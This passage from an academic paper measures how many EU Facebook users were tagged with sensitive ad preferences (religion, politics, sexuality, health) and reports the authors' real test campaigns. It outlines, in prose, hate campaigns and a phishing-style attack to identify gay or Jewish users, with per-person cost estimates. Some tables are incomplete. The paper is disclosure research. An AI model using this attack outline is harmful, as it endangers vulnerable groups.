This process revealed very low similarity values for some cases in which the analyzed ad preference closely matched the definition of some of the sensitive personal data categories. Some of these cases are: physical persons such as politicians (which may reveal the political opinion of the user); political parties with names that do not include any standard political term; health diseases or places of religious cults that may have names with low semantic similarity with health and religious related keywords in our dictionary, respectively. Three examples illustrating the referred cases are: <name: "Angela Merkel", disambiguation: Politician>; <name: "I Love Italy", disambiguation: Political Party>; <name: "Kegel" exercise, disambiguation: Medical procedure>. In most of these cases the disambiguation category is more useful than the ad preference name when performing the semantic similarity analysis. For instance, in the case of politicians' names, political parties and health diseases the disambiguation category field includes the term *"politician"*, *"Political Party"* and *"disease"*, respectively. This field is also very useful for determining the definition of ad preference names that have multiple meanings.

Overall, we found that for classifying ad preferences, the disambiguation category, when it is available, is a better proxy than the ad preference name. Therefore, if the ad preference under analysis has a disambiguation category field, we used the disambiguation category string instead of the ad preference name to obtain the semantic similarity score of the ad preference.

**Selection of likely sensitive ad preferences:** The semantic similarity computation process assigns a similarity score to each one of the 126K ad preferences in our dataset. This similarity score represents the anticipated likelihood for an ad preference to be sensitive.

In this step of the process, we have to select a relatively high similarity score threshold that allows us to create a subset of likely sensitive ad preferences that can be manually labeled with reasonable manual effort.

Figure 4 shows the CDF for the semantic similarity score of the 126K ad preferences. The curve is flat near 0 and 1, with a steep rise between similarity values 0.25 and 0.6. This steep rise implies that setting our threshold to values below 0.6 would result in a rapid growth of the number of ad preferences to be manually tagged. Therefore, we set the semantic similarity threshold to 0.6 because it corresponds to a relatively high similarity score. The resulting automatically filtered subset includes 4452 ad preferences (3.5% of the 126K), which is a reasonable number to be manually tagged.

Note that the CDF has two jumps at similarity scores equal to 0.5 and 0.58. The first one is linked to the disambiguation category *"Local Business"* while the second one refers to the disambiguation category *"Public Figure"*. Overall, we do not expect to find a significant number of potentially sensitive ad preferences within these disambiguation categories. Hence, this observation reinforces our semantic similarity threshold selection of 0.6.

#### 5.1.2 Manual classification of potentially sensitive ad preferences

We recruited twelve panelists. All of them are researchers (faculty and Ph.D. students) with some knowledge in the area of privacy. Each panelist manually classified a random sample (between 1000 and 4452 elements) from the 4452 ad preferences included in the automatically filtered subset described above. We asked them to classify each ad preference into one of the five considered sensitive categories (Politics, Health, Ethnicity, Religion, Sexuality), in the category "Other" (if it does not correspond to any of the sensitive categories), or in the category "Not known" (if the panelist does not know the meaning of the ad preference). To carry out the manual labeling, the researchers were given all the contextual information Facebook offers per ad preference: name, disambiguation category (if available) and topic (if available).[12]

Each ad preference was manually classified by five panelists. We use majority voting [20] to classify each ad preference either as sensitive or non-sensitive. That is, we label an ad preference as sensitive if at least three voters (i.e., the majority) classify it in one of the five sensitive categories and as non-sensitive otherwise.

Table 1 shows the number of ad preferences that received 0, 1, 2, 3, 4 and 5 votes classifying them into a

[12]The provided instructions to panelists were: *"Assign only one category per ad preference. If you think that more than one category applies to an ad preference use only the one you think is most relevant. If none of the categories match the ad preference, classify it as 'Other'. In case you do not know the meaning of an ad preference please read the disambiguation category and topic that may help you. If after reading them you still are unable to classify the ad preference, use 'Not known' to classify it."*

| votes | 0 | 1 | 2 | 3 | 4 | 5 |
|---|---|---|---|---|---|---|
| #preferences | 1054 | 767 | 539 | 422 | 449 | 1221 |

Table 1: Number of ad preferences that received 0, 1, 2, 3, 4 or 5 votes classifying them into one sensitive data categories.

sensitive category. 2092 out of the 4452 ad preferences are labeled as sensitive, i.e., have been classified into a sensitive category by at least 3 voters. This represents 1.66% of the 126K ad preferences from our dataset.

An ad preference classified as sensitive may have been assigned to different sensitive categories (e.g., politics and religion) by different voters. We have evaluated the voters' agreement across the sensitive categories assigned to ad preferences labeled as sensitive using the Fleiss' Kappa test [10][11]. The Fleiss' Kappa coefficient obtained is 0.94. This indicates an almost perfect agreement among the panelists' votes that link an ad preference to a sensitive category [16]. Hence, we conclude that (almost) every ad preference classified as sensitive corresponds to a unique sensitive category among the 5 considered.

The 2092 ad preferences manually labeled as sensitive are distributed as follows across the five sensitive categories: 58.3% are related to politics, 20.8% to religion, 18.2% to health, 1.5% to sexuality, 1.1% to ethnicity and just 0.2% present discrepancy among votes. The complete list of the ad preferences classified as sensitive can be accessed via the FDVT site.[13] We refer to this subset of 2092 ad preferences as the *suspected sensitive subset*.

## 5.2 Retrieving the number of FB users assigned potentially sensitive ad preferences from the FB Ads Manager

We leverage the FB Ads Manager API to retrieve the number of FB users in each EU country that have been assigned each of the 2092 potentially sensitive ad preferences from the suspected sensitive subset. We collected this information in January 2018. Following that, we sorted these ad preferences from the most to the least popular in each country. This allows us to compute the number of FB users assigned at least one of the Top N potentially sensitive ad preferences (with N ranging between 1 and 2092). To obtain this information we use the OR operation available in the FB Ads Manager API to create audiences. This feature allows us to retrieve how many users in a given country are interested in *ad preference 1* OR *ad preference 2* OR *ad preference 3*... OR *ad preference N*. An example of this for N = 3 could be *"how many people in France are interested in Communism OR Islam OR Veganism"*.

Although the number of users is a relevant metric, it does not offer a fair comparative result to assess the importance of the problem across countries because we can find EU countries with tens of millions of users (e.g., France, Germany, Italy, etc) and some others with less than a million (e.g., Malta, Luxembourg, etc). Hence, we use the portion of users in each country that have been assigned potentially sensitive ad preferences as the metric to analyze the results. Beyond FB users we are also interested in quantifying the portion of citizens assigned sensitive ad preferences in each EU country. We have defined two metrics used in the rest of the paper:

-***FFB(C,N)***: This is the percentage of FB users in country C that have been assigned at least one of the top N potentially sensitive ad preferences from the suspected sensitive subset. We note C may also refer to all 28 EU countries together when we want to analyze the results for the whole EU. It is computed as the ratio between the number of FB users that have been assigned at least one of the top N potentially sensitive ad preferences and the total number of FB users in country C, which can be retrieved from the FB Ads Manager.

-***FC(C,N)***: This is the percentage of citizens in country C (or all EU countries together) that have been assigned at least one of the top N potentially sensitive ad preferences. It is computed as the ratio between the number of citizens that have been assigned at least one of the top N potentially sensitive ad preferences and the total population of country C. We use World Bank data to obtain EU countries' populations.[14]

The criterion to select the top N ad preferences out of the 2092 potentially sensitive ad preferences identified is popularity. This means that we select the N ad preferences assigned to the most users according to the FB Ads Manager API. Note that FFB(C,N) and FC(C,N) will likely report a lower bound concerning the total percentage of FB users and citizens in country C tagged with potentially sensitive ad preferences for two reasons. First, these metrics can use at most N = 2092 potentially sensitive ad preferences, which (assuming that our voters are accurate) is very likely a subset of all sensitive ad preferences available on FB. Second, the FB Ads Manager API only allows creating audiences with at most N = 1000 interests (i.e., ad preferences). Beyond N = 1000 interests the API provides a fixed number of FB users independently of the defined audience. This fixed number is 2.1B which to the best of our knowledge refers the total number of FB users included in the Ads Manager. Therefore, in practice, the maximum value of N we can use in FFB and FC is 1000.

[13] `https://fdvt.org/usenix2018/panelists.html`

[14] `https://data.worldbank.org`

| reason of assignment | all ad preferences | potentially sensitive ones |
|---|---|---|
| due to a like | 71.64% | 81.36% |
| due to an ad click | 21.51% | 15.85% |
| FB suggests it could be relevant | 4.83% | 2.45% |
| due to an app installation | 1.78% | 0.04% |
| due to comments or reaction buttons | 0.18% | 0.26% |
| added by user | 0.04% | 0.03% |
| unclear or not gathered by FDVT | 0.01% | 0.01% |

Table 2: Frequency of the six reasons why ad preferences are assigned to FDVT EU users according to Facebook explanations.

# 6 Quantifying the exposure of EU users to potentially sensitive ad preferences

In this section, we first analyze the exposure of the FDVT users to the 2092 potentially sensitive ad preferences included in the suspected sensitive subset. Afterwards, we use the FFB and FC metrics to analyze the exposure of EU FB users and citizens to those ad preferences. Finally, we perform a demographic analysis to understand whether users from certain gender or age groups are more exposed to sensitive ad preferences.

## 6.1 FDVT users

4121 (90%) FDVT users are tagged with at least one sensitive ad preference. Overall, the 2092 unique sensitive ad preferences have been assigned more than 146K times to the FDVT users. If we focus only on EU users, which are the focus of this paper, 2848 (90%) have been tagged with potentially sensitive ad preferences. Overall, they have been assigned more than 100K sensitive interests (1528 unique). The median (avg) number of potentially sensitive ad preferences assigned to FDVT users is 10 (16). The 25th and 75th percentiles are 5 and 21, respectively.

Our FDVT dataset includes the reason why, according to FB, each ad preference has been assigned to a user. Table 2 shows the frequency of each reason for both all ad preferences and only the potentially sensitive ones. The results indicate that most of the sensitive ad preferences are derived from *users likes* (81%) or *clicks on ads* (16%). There are very few cases (0.03%) in which users proactively include potentially sensitive ad preferences in their list of ad preferences using the configuration setting offered by FB. As a reminder, according to the EU GDPR, FB should obtain explicit permission to process and exploit sensitive personal data. Users likes and clicks on ads do not seem to meet this requirement.

## 6.2 EU FB users and citizens

Figure 5 shows the FFB (C,N) for values of N ranging between 1 and 1000. The figure reports the max, min and avg values across the 28 EU countries.[15] We observe that even if we consider a low number of sensitive ad preferences, the fraction of affected users is very significant. For instance, on average 60% of FB users from EU countries are tagged with some of the top 10 (i.e., most popular) potentially sensitive ad preferences.

Moreover, we observe that FFB is stable for values of N ranging between 500 and 1000. We note that we have obtained the same stable result for each individual EU country. This indicates that any user tagged with potentially sensitive ad preferences outside the top 500[16] has likely been already tagged with at least one potentially sensitive ad preference within the top 500. We conjecture that this asymptotic behavior may indicate that the lower bound represented by FFB(C, N=500) is close to the actual fraction of FB users tagged with sensitive ad preferences.

Table 3 shows FFB(C,N=500) and FC(C,N=500) for every EU country. The last row in the table shows average results for the 28 EU countries together (EU28).

We observe that 73% of EU FB users, which corresponds to 40% of EU citizens, are tagged with some of the top 500 potentially sensitive ad preferences in our dataset. If we focus on individual countries, FC(C,N=500) reveals that in 7 of them more than half of their citizens are tagged with at least one of the top 500 potentially sensitive ad preferences: Malta (66.37%), Cyprus (64.95% ), Sweden (54.53%), Denmark (54.09%), Ireland (52.38%), Portugal (51.33%) and Great Britain (50.28%). In contrast, the 5 countries least impacted are: Germany (30.24%), Poland (31.62%), Latvia (33.67%), Slovakia (35%) and Czech Republic (35.98%). Moreover, FFB(C,N=500) ranges between 65% for France and 81% for Portugal. This means that approximately 2/3 or more of FB users in any EU country are tagged with some of the top 500 potentially sensitive ad preferences.

These results suggest that a very significant part of the EU population can be targeted by advertising campaigns based on potentially sensitive personal data.

## 6.3 Expert-verified sensitive ad preferences

To confirm that our set of potentially sensitive ad preferences contains ones likely relevant under GDPR, we examined a subset of 20 ad preferences that all panelists classified as sensitive. An expert from the Spanish DPA reviewed and confirmed the sensitivity of each of the 20

[15] The average across EU countries has been computed by summing the average of each EU country and dividing it by 28 since the Top N preference for each country changes from country to country.

[16] The top 500 list by country can be accessed at `https://fdvt.org/usenix2018/top500.html`

| country | C | FFB(C,500) | FC (C,500) | country | C | FFB(C,500) | FC (C,500) |

| | | | | European Union | EU | 73.25 | 40.63 |

Table 3: Percentage of EU FB users (FFB) and citizens (FC) per EU Country that have been assigned some of the Top 500 potentially sensitive ad preferences within their country. The last row reports the aggregated number of all 28 EU countries together.

ad preferences in that subset according to the GDPR. We note this subset is not necessarily representative of all potentially sensitive ad preferences (or preferences that EU citizens may find objectionable), but it represents an expert-validated subset we use for further analysis.

Tables 4 and 5 show the percentage of FB users (FFB) and citizens (FC) tagged with each of the 20 expert-verified sensitive ad preferences per EU country. Note that the last row presents the aggregate results for the 20 in each country, and the last column presents the aggregate results for the 28 EU countries together.

We observe that 42.9% of EU FB users, which corresponds to 23.5% of EU citizens, are tagged with at least one of the expert-verified sensitive ad preferences. Hence, around one-quarter of the EU population has been tagged in FB with at least one of the expert-verified sensitive ad preferences. If we analyze the results per country, we observe that the fraction of the population affected ranges between 15% in Estonia (EE), Latvia (LV) and Poland (PL) and 38% in Malta (MT). These findings suggest that FB may have used GDPR-relevant data for a large percentage of EU citizens in the period prior to when the GDPR became enforceable.

## 6.4 Age and gender analysis

We analyze the association of different demographic groups (based on gender and age) with potentially sensitive ad preferences. The gender analysis considers two groups, men vs. women, while the age analysis considers four age groups following the division proposed by Erikson et al. [7]: 13-19 (Adolescence), 20-39 (Early Adulthood), 40-64 (Adulthood) and 65+ (Maturity). For each group, we compute FFB(C = EU28, N = 500) from the 2092 suspected sensitive ad preferences subset and FFB(C = EU28, N = 20) using exclusively expert-verified sensitive ad preferences. Figures 6 and 7 report the results for age and gender groups, respectively.

The Early Adulthood group is clearly the most exposed age group to suspected (20-expert-verified) sensitive ad preferences. 61% (45%) of users in this group have been tagged with some of the Top 500-suspected (20-expert-verified) sensitive ad preferences. Following the Early Adulthood group we find the Adolescence, Adulthood and Maturity groups with 55% (42%), 40% (32%) and 39% (28%) of its users tagged with some of the Top 500-potentially (20-expert-verified) sensitive ad preferences, respectively. Although the difference in the exposure to sensitive ad preferences is substantial across groups, all of them present a considerably high exposure. In particular, more than one-quarter of the users within every group is exposed to expert-verified sensitive ad preferences.

The gender-based analysis shows that 78% (49%) of women are exposed to the Top 500-suspected (20-expert-verified) ad preferences. The exposure is notably smaller for men, where the fraction of tagged users with some of the Top 500-suspected (20-expert-verified) sensitive ad preferences shrinks by 10 (18) percentage points to 68% (31%). This result suggests the existence of a gender bias, which despite its obvious interest is out of the scope of this paper.

# 7 Commercial exploitation of sensitive ad preferences with real FB ad campaigns

Our analysis shows that Facebook labeled a significant portion of EU citizens using potentially sensitive personal data. In this section, we demonstrate that FB allowed ads to be targeted to users assigned to expert-verified sensitive ad preferences. Between October 6 and October 15, 2017 we ran three FB ad campaigns using expert-verified sensitive ad preferences such as: *"religious beliefs"* (targeting users interested in Islam OR Judaism OR Christianity OR Buddhism), *"political opinions"* (targeting users interested in Communism OR Anarchism OR Radical feminism OR Socialism) and *"sexual orientation"* (targeting users interested in Transsexualism OR Homosexuality).[17] The 3 campaigns focused on four EU countries: Germany, Spain, France and Italy.

Overall, with a budget of €35 we were able to reach 26458 users tagged with some of the previous sensitive ad preferences. Our credit card was charged and we received the bills and summary reports associated with our campaigns (see Figure 8). This experiment provides substantial evidence that FB generated (before May 25) revenue from the commercial exploitation of expert-verified sensitive personal data according to the GDPR definition of *sensitive data*.

[17] *"Anarchism"* and *"Transsexualism"* were not explicitly verified by the expert but closely mirror verified ad preferences.

Table 5: Percentage of citizens (FC) per EU country that have been assigned each of the 20 expert-verified sensitive ad preferences listed in the table. The last row reports the aggregated FC value for all 20 ad preferences per EU country. The last column reports the aggregated FC value across all 28 EU countries.

To the best of our knowledge the conducted ad campaigns were compliant with the Terms of service of Facebook introduced in Section 3.3 and Appendix E.

## 8 Ethics and privacy risks associated with sensitive personal data exploitation

The possibility of reaching users labeled with potentially sensitive personal data enables the use of FB ads campaigns to attack specific groups of people based on sensitive personal data (race, sexual orientation, religious beliefs, etc.). Below, we illustrate two specific examples of potential attacks.

**Hate campaigns**: An attacker could create hate speech campaigns using sensitive ad preferences representative of a specific sensitive social group within its target audience. For instance, a neo-Nazi organization could create ads campaigns with offensive messages targeting people interested in *Judaism* or *Homosexuality*. Hate speech campaigns can reach thousands of users at a very low cost (e.g., we reached more than 26K FB users spending only €35 in FB ads campaigns).

**Identification attack:** An attacker can use FB to identify citizens belonging to a sensitive social group defined by its religious belief, sexual orientation, political preference, etc. To this end, an attacker just needs to replicate a phishing-like attack [14]. The attacker would configure a campaign targeting a sensitive audience (e.g., people interested in *homosexuality*) using a fancy advertisement that serves as bait to attract the targeted users to the attacker's webpage (e.g., the ad promises the user will win an iPhone X if she clicks on the ad). If the user clicks on the ad, she will be redirected to the attacker's webpage. Once there, the attacker can use different techniques exploited in phishing attacks [14] persuading the user to provide some personal data that would reveal her identity. For instance, in the example of the iPhone X giveaway, the landing page can show a message congratulating the user for winning the phone requesting that the user provides personal data (name, address, phone number, etc.) for shipping purposes.

A recent study [13] ran experiments implementing email-based phishing attacks in which 9% of the users posted their credentials (username and password) to the phishing site (i.e., attacker's landing page). Using as a reference this success rate for phishing attacks and the results from the ad campaigns described in Section 7, we can make a ball-park estimation of the cost of identifying users tagged with expert-verified sensitive ad preferences. We spent €35 on our ad campaigns to reach 26K



Figure 5: FFB (C,N) for values of N ranging between 1 and 1000. The figure reports the min, average and max FFB value across the 28 EU countries.



Figure 6: Percentage of EU FB users assigned at least one of the Top 500 (black) and 20-very sensitive (grey) ad preferences in the following age groups: 13-19, 20-39, 40-64, 65+.



Figure 7: Percentage of EU FB users assigned at least one of the Top 500 (black) and 20-very sensitive (grey) ad preferences in the following gender groups: Men, Women.

| Ad Set Name | Reach | Impressions | Amount Spent | Location (Ad Set Settings) |
|---|---|---|---|---|
| Religion | 7,630 | 7,985 | €5.00 of €5.00 | IT, ES, FR and DE |
| Political | 11,025 | 16,537 | €10.00 of €10.00 | IT, ES, FR and DE |
| Sexuality | 7,314 | 7,367 | €20.00 of €20.00 | IT, ES, FR and DE |
| Results from 3 ad sets | 26,458 People | 31,889 Total | €35.00 Total Spent | |

Figure 8: FB report from the 3 ad campaigns we ran targeting users based on sensitive ad preferences.

users from which 2.34K (according to the 9% reference success rate) may provide personal information on the attacker's webpage that could reveal their identity. Based on this, identifying an arbitrary member of the group may be as cheap as €0.015. Even if we consider a success rate two orders of magnitude smaller (0.09%), the cost would be €1.5 per user.

The estimated cost to reveal the identity of users based on potentially sensitive personal data is rather low considering the serious privacy risks users may face. For instance, $(i)$ in countries where homosexuality is considered illegal or immoral governments or other organizations could obtain the identity of people that are likely homosexual (e.g., interested in *homosexuality, LGBT*, etc.); $(ii)$ neo-Nazi organizations could identify people in specific regions (by targeting a town or even a zip code) that are likely Jewish (e.g., interested in *Judaism, Shabbat*, etc.); $(iii)$ health insurance companies could try to identify people that may have non-profitable habits (e.g., interested in *tobacco, fast food*, etc.) or health problems (e.g., *food intolerance*) to reject them as clients or charge them more for health insurance. Users may face the negative consequences of such phishing-like attacks even if FB has wrongly labeled them with some sensitive ad preference.

In summary, although Facebook does not allow third parties to identify individual users directly, ad preferences can be used as a very powerful proxy to perform identification attacks[18] based on potentially sensitive personal data at a low cost. Note that we have simply described this ad-based phishing attack but have not implemented it due to the ethical implications.

## 9 FDVT extension to inform users about their potentially sensitive ad preferences

The results reported in previous sections motivate a need for solutions that make users aware of the use of sensitive personal data for advertising purposes. To this end, we have extended the FDVT browser extension to inform users about the potentially sensitive ad preferences that FB has assigned them: $(i)$ we have built a classifier to automatically tag ad preferences assigned to FDVT users as sensitive or non-sensitive; $(ii)$ we have modified the FDVT back-end and front-end to incorporate this new feature.

### 9.1 Automatic binary classifier for sensitive ad preferences

We rely on the methodology described in Section 5 to compute the semantic similarity between ad preferences and sensitive personal data categories (i.e., politics, religion, health, ethnicity and sexual orientation). Recall that each ad preference is assigned a semantic similarity score that ranges between 0 (lowest) and 1 (highest). To build an automatic binary classifier we have to define a threshold so that ad preferences over (below) it are classified as sensitive (non-sensitive).

[18] The described attack can be implemented on any advertising platform allowing advertisers to target users based on sensitive personal data.



Figure 9: AUC, precision, recall and F-score for the optimal threshold to automatically classify an ad preference as sensitive or non-sensitive. The figures shows the results obtained from 5000 iterations across different randomly chosen training and validation data subsets.

To set this threshold, we use the automatically filtered dataset from Section 5.1.2. It includes 4452 ad preferences, where 2092 were classified as sensitive from the votes of 12 panelists (i.e., suspected sensitive subset). We follow a standard training-testing model approach. We randomly split our dataset in training and validation subsets that include 80% and 20% of the samples, respectively. The training subset is used to find the optimal threshold. In turn, we use the validation subset to assess the performance of the selected threshold. The optimal threshold is selected as the one maximizing the F-score for the training subset [24]. Moreover, we validate the performance of the selected threshold computing the precision, recall and F-score on the validation subset. We performed 5000 iterations of this process, each using different randomly chosen testing and validation subsets, to prove the robustness of the proposed binary classifier.

Figure 9 presents boxplots showing the AUC, precision, recall and F-score for the optimal threshold across the 5000 iterations. The optimal threshold remains quite stable ranging between 0.68 and 0.69. Similarly, the AUC derived from the ROC curve for our binary classifier presents a very stable result around 0.86, which is associated with good performance according to standard quality metrics [9][28].

The median precision of our binary classifier is 0.835 (min = 0.75, max = 0.90) and the median recall is 0.78 (min = 0.70, max = 0.86).

Even though the classifier may be imperfect, it still may achieve the goal of increasing collective awareness among FB users regarding the potential use of sensitive personal data for advertising purposes.

Potentially sensitive interests in your profile:

| Preference Name | Addition | Deletion | Description | Status |
|---|---|---|---|---|
| Democracy | 2017-06-12 | -- | You have this preference because you liked a Page related to Democracy. | Active |
| Homosexuality | 2017-09-25 | -- | You have this preference because you liked a Page related to Homosexuality. | Active |
| Socialism | 2017-09-28 | -- | You have this preference because you liked a Page related to Socialism. | Active |
| Veganism | 2017-11-18 | -- | You have this preference because you clicked a Page related to Veganism. | Active |
| Bible | 2017-12-23 | -- | This is a preference you added. | Active |
| Pregnancy | 2017-05-20 | 2017-07-10 | You have this preference because you installed an app related to Pregnancy. | Deleted |
| Quran | 2017-05-20 | 2017-08-30 | You have this preference because you liked a Page related to Quran. | Deleted |

Figure 10: Webpage displaying sensitive preferences.

## 9.2 System implementation

**FDVT Backend:** We computed the semantic similarity score for all ad preferences stored in our database. For ad preferences with a similarity score $\geq 0.69$, we classify them as sensitive and add them to a blacklist.[19] Each time a FDVT user starts a session in FB we retrieve her updated set of ad preferences and compare them with the blacklist to obtain a list of ad preferences linked to potentially sensitive personal data. We store the history of potentially sensitive ad preferences assigned to the user to notify her of those preferences that FB has removed. Finally, every time a user is assigned a new ad preference that is not already in our database, we compute its semantic similarity score and include it in the blacklist if the ad preference is classified as sensitive.

**FDVT User Interface:** We have introduced a new button in the FDVT extension interface with the label *"Sensitive FB Preferences"*. When a user clicks on that button, we display a web page listing the potentially sensitive ad preferences included in the user's ad preference set. Figure 10 shows an example of this webpage. We provide the following information for each potentially sensitive ad preference: $(i)$ Ad preference name, $(ii)$ Addition date, $(iii)$ Deletion date (only for removed ad preferences), $(iv)$ Description, which indicates the reason why FB has assigned that ad preference to the user, and $(v)$ Status, either active (highlighted in green) or deleted (highlighted in red).

## 10 Related work

We focus on prior work that addresses issues associated with sensitive personal data in online advertising, as well as recent work that analyzes privacy and discrimination issues related to FB advertising and ad preferences.

Carrascosa et al. [4] propose a new methodology to quantify the portion of targeted ads received by Internet users while they browse the web. They create bots, referred to as *personas*, with very specific interest profiles (e.g., persona interested in cars) and measure how many of the received ads actually match the specific interest of the analyzed persona. They create personas based on sensitive personal data (e.g., health) and demonstrate that

[19] The value of the optimal threshold may change over the time since it will be recomputed periodically.

they are also targeted with ads related to the sensitive information used to create the persona's profile. Castelluccia et al.[5] show that an attacker that gets access (e.g., through a public WiFi network) to the Google ads received by a user could create an interest profile that could reveal up to 58% of the actual interests of the user. The authors state that if some of the unveiled inserts are sensitive, it could imply serious privacy risks for users.

Venkatadri et al. [26] and Speicher et al. [25] exposed privacy and discrimination vulnerabilities related to FB advertising. In [26], the authors demonstrate how an attacker can use Facebook third-party tracking JavaScript to retrieve personal data (e.g., mobile phone numbers) associated with users visiting the attacker's website. Moreover, in [25] they demonstrate that sensitive FB ad preferences can be used to apply negative discrimination in advertising campaigns (e.g., excluding people based on their race). The authors also show that some ad preferences that initially may not seem sensitive could be actually used to discriminate in advertising campaigns (e.g., excluding people interested in *Blacknews.com* that are potentially black people).

Finally, Andreou et al. [3] analyze whether the reasons FB uses to explain why a user is targeted with an ad are aligned with the actual audience the advertiser is targeting. To do this, they analyze the explanation that Facebook includes in each delivered ad referred to as *"Why Am I Seeing this Ad"*. This explanation describes the target audience associated with the delivered ad. Out of the analysis of 79 ads, they conclude that in many cases the provided explanations are incomplete and sometimes misleading. They also perform a qualitative analysis related to the ad preferences assigned to FB users based on a small dataset including 9K ad preferences distributed across 35 users. They conclude that the reasons why ad preferences are assigned are vague.

In summary, the existing literature suggests that the online advertising ecosystem (beyond Facebook) exploits sensitive personal information for commercial purposes. In addition, previous work highlights several privacy, discrimination and transparency issues associated with FB ad preferences. Our work complements this body of literature quantifying the number of users in FB that may be exposed to the commercial exploitation of their sensitive personal data.

## 11 IRB and FDVT users' consent

The Ethics committee of the authors' institution has provided IRB approval to conduct the implementation of the FDVT and the research activities derived from it.

To comply with the most rigorous ethics and legal standards, during the installation process of the FDVT, a user has to: $(i)$ read and accept the Terms of use[20] and privacy policy,[21] and $(ii)$ grant explicit permission to use the information stored (in an anonymous manner) for research purposes.

Finally, it is also worth noting that we did not gather any information (neither personal nor non-personal) from those users who clicked on the ads we used in the FB advertising campaigns described in Section 7.

## 12 Conclusion

Our findings suggest that Facebook commercially exploited potentially sensitive personal data for advertising purposes through the ad preferences that it assigns to its users. Facebook has already been fined in Spain for this practice. The GDPR became enforceable on May 25, 2018. We studied the potentially sensitive personal data that FB assigned to EU users in the period prior to this date. The results reveal that the portion of affected EU FB users is as high as 73% (40% of EU citizens). We illustrate how FB users that have been assigned sensitive ad preferences could face risks, like low-cost targeted attacks seeking to identify such users. The results of our paper urge a quick reaction from Facebook to eliminate all ad preferences that can be used to infer the political orientation, sexual orientation, health conditions, religious beliefs or ethnic origin of a user for two reasons: $(i)$ this may avoid Facebook running afoul of Article 9 of the GDPR, and $(ii)$ it may protect users from threats that exploit this sensitive data.

## Appendix

## A GDPR exceptions for processing sensitive personal data

Below we list the exceptions included in GDPR Article 9 that allow processing sensitive information. In the exceptions text, the term data subject refers to users in the context of FB and the term data controller refers to FB itself. To the best of our knowledge none of the GDPR exemptions for processing sensitive personal data would apply to FB sensitive ad preferences.

(a) *"the data subject has given explicit consent to the processing of those personal data for one or more specified purposes, except where Union or Member State law provide that the prohibition referred to in paragraph 1 may not be lifted by the data subject"*.

(b) *"processing is necessary for the purposes of carrying out the obligations and exercising specific rights of the controller or of the data subject in the field of employment and social security and social protection law in so far as it is authorised by Union or Member State law or a collective agreement pursuant to Member State law providing for appropriate safeguards for the fundamental rights and the interests of the data subject"*.

(c) *"processing is necessary to protect the vital interests of the data subject or of another natural person where the data subject is physically or legally incapable of giving consent"*.

(d) *"processing is carried out in the course of its legitimate activities with appropriate safeguards by a foundation, association or any other not-for-profit body with a political, philosophical, religious or trade union aim and on condition that the processing relates solely to the members or to former members of the body or to persons who have regular contact with it in connection with its purposes and that the personal data are not disclosed outside that body without the consent of the data subject"*.

(e) *"processing relates to personal data which are manifestly made public by the data subject"*.

(f) *"processing is necessary for the establishment, exercise or defense of legal claims or whenever courts are acting in their judicial capacity"*.

(g) *"processing is necessary for reasons of substantial public interest, on the basis of Union or Member State law which shall be proportionate to the aim pursued, respect the essence of the right to data protection and provide for suitable and specific measures to safeguard the fundamental rights and the interests of the data subject"*.

(h) *"processing is necessary for the purposes of preventive or occupational medicine, for the assessment of the working capacity of the employee, medical diagnosis, the provision of health or social care or treatment or the management of health or social care systems and services on the basis of Union or Member State law or pursuant to contract with a health professional and subject to the conditions and safeguards referred to in paragraph 3"*.[22]

(i) *"processing is necessary for reasons of public interest in the area of public health, such as protecting against serious cross-border threats to health or ensuring high standards of quality and safety of healthcare and of medicinal products or medical devices, on the basis of Union or Member State law which provides for suitable and specific measures to safeguard the rights and freedoms of the data subject, in particular professional secrecy"*.

(j) *"processing is necessary for archiving purposes in the public interest, scientific or historical research purposes or statistical purposes in accordance with Article 89(1) based on Union or Member State law which shall be proportionate to the aim pursued, respect the essence of the right to data protection and provide for suitable and specific measures to safeguard the fundamental rights and the interests of the data subject"*.

## B Spanish DPA resolution related to FB fine

In this appendix, we list the main elements included in the Spanish DPA resolution associated with the €1.2M fine imposed on FB for violating the Spanish data protection regulation.

- *The Agency notes that the social network collects, stores and uses data, including specially protected data, for advertising purposes without obtaining consent.*

- *The data on ideology, sex, religious beliefs, personal preferences or browsing activity are collected directly, through interaction with their services or from third party pages without clearly informing the user about how and for what purpose will use those data.*

- *Facebook does not obtain unambiguous, specific and informed consent from users to process their data since the information it offers is not adequate*

- *Users' personal data are not totally canceled when they are no longer useful for the purpose for which they were collected, nor when the user explicitly requests their removal.*

[22] Paragraph 3 can be found in [8]

- *The Agency declares the existence of two serious and one very serious infringements of the Data Protection Law and imposes on Facebook a total sanction of 1,200,000 euros.*

- *The AEPD is part of a Contact Group together with the Authorities of Belgium, France, Hamburg (Germany) and the Netherlands, that also initiated their respective investigation procedures to the company.*

# C Facebook terms of service and advertising policy

FB users agree to the Facebook Terms of Service[23] when opening a FB account. This is the entry document where users are informed what FB is doing with their personal data. However, in order to better understand the details regarding FB data management users are redirected to another document referred to as Data Policy.[24] We found three sections very relevant for our research in the Terms of Service document:

**Section 16. Special Provisions Applicable to Users Outside the United States.** This section includes the following clause *"You consent to have your personal data transferred to and processed in the United States."* While this grants FB sufficient permission to process and store personal data, the GDPR and prior data protection regulations in some EU countries establish a clear difference between personal data and *"specially protected"* or *"sensitive"* personal data. To the best of our knowledge, FB does not obtain explicit permission specifically to process and store sensitive personal data.

**Section 9. About Advertisements and Other Commercial Content Served or Enhanced by Facebook.** In this section, users are informed that FB can use the user information, name, picture, etc. for advertising and commercial purposes.

**Section 10. Special Provisions Applicable to Advertisers** . Advertisers are forwarded to two more documents: Self-Serve Ad Terms[25] (not very relevant for our research) and Advertising Policies.[26] The latter document includes 13 sections from which Section 4.12[27] (4-Prohibited Content; 12- Personal attributes) is very relevant for our paper. Section 4.12 states: *"Ads must not contain content that asserts or implies personal attributes. This includes direct or indirect assertions or implications about a person's race, ethnic origin, religion, beliefs, age, sexual orientation or practices, gender identity, disability, medical condition (including physical or mental health), financial status, membership in a trade union, criminal record, or name."*. Examples of what content is allowed and what content is prohibited are provided in the Advertising Policies.

# D Spacy

Spacy is a free open source package for advance NLP operations. Spacy offers multiple NLP features such as information extraction, natural language understanding, deep learning for text, semantic similarity analysis, etc., which are accomplished through different predefined models. To conduct our analysis, we leverage the "similarity" feature of Spacy that allows comparing two words or short text providing a semantic similarity value ranging between 0 (lowest) and 1 (highest). This feature computes similarity using the so-called Glove (Global vectors for word representation) method [23]. Gloves are multi-dimensional meaning representations of words computed using word2vec [17][18][19].

